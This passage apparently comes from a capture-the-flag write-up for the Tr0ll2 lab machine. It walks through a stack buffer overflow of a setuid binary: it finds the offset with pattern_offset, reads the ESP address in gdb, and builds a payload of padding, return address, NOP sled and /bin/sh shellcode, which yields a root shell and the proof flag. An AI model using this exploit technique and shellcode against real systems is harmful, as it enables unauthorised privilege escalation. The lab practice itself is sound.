5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory

Program received signal SIGSEGV, Segmentation fault.
0x6a413969 in ?? ()
(gdb)
```

We now use pattern_offset to determine the size of the buffer

```
┌──(kali㉿kali)-[~]
└─$ $(locate pattern_offset.rb) -q 6a413969
[*] Exact match at offset 268
```

Okay, the first step is complete.

Second step: find the address of the ESP

```
(gdb) i r esp
esp            0xbffffb20       0xbffffb20
```

Done!

The shellcode payload we're gonna use is this
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80

So the final payload becomes → 268 bytes of thrash + ESP location (little endian) + NOPs + shellcode

Printing 268 'A's into the code as input

Memory address of ESP

Program/binary

NOP sled

```
./r00t $(python -c 'print "A"*268 + "\x80\xfb\xff\xbf" + "\x90" * 10 + "\x31\xc0\x50
\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\x6a\x0b\x58
\xcd\x80"')
```

Shellcode

```
noob@Tr0ll2:/nothing_to_see_here/choose_wisely/door1$ ./r00t $(python -c 'print "A"*268 + "\x80\xfb\xff\xbf" + "\x90"
 * 10 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\x6a\x0b\x58\xcd\x80"')
<8\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\x6a\x0b\x58\xcd\x80"')

whoami
root
```

This was not as hard as I thought It would be. Great way to start my buffer overflow journey

```
cat Proof.txt
You win this time young Jedi...

a70354f0258dcc00292c72aab3c8b1e4
```